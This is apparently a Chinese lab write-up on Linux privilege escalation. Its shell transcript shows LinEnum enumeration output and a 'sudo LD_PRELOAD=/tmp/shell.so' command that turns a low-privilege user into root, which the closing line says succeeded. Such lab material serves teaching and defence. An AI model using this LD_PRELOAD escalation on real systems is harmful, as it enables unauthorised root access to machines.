
id

uid=0(root) gid=0(root) groups=0(root)

whoami



root



#



实验二

(1) 对/etc/sudoers进行如下设置:





```
File Actions Edit View Help
root@kali: ~
[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Nov 30 11:35 .
drwxr-xr-x 12 root root 4096 Dec 27 03:58 ..

[-] Anything juicy in the Dockerfile:
-rw-r--r-- 1 root root 1552 Dec 28 12:58 /usr/share/metasploit-framework/tools/payloads/ysoserial/Dockerfile
-rw-r--r-- 1 root root 928 Jan 2 05:06 /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/net-ssh-7.2.1/Dockerfile
-rw-r--r-- 1 root root 342 Jan 2 05:06 /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/puma-6.4.0/tools/Dockerfile
-rw-r--r-- 1 root root 268 Oct 4 2022 /usr/lib/python3/dist-packages/dirsearch/Dockerfile

[-] Anything juicy in docker-compose.yml:
-rw-r--r-- 1 root root 400 Jan 2 05:06 /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/net-ssh-7.2.1/docker-compose.yml

### SCAN COMPLETE #####
$ ud
sh: 3: ud: not found
$ id
uid=1002(test) gid=1002(test) groups=1002(test)
$ whoami
test
$ whoami
test
> basg
> ;
> ^C
$ id
uid=1002(test) gid=1002(test) groups=1002(test)
$ whoami
test
$ sudo LD_PRELOAD=/tmp/shell.so /tmp/LinEnum.sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

此时利用LD_PRELOAD提权，配合.so文件，成功提权为root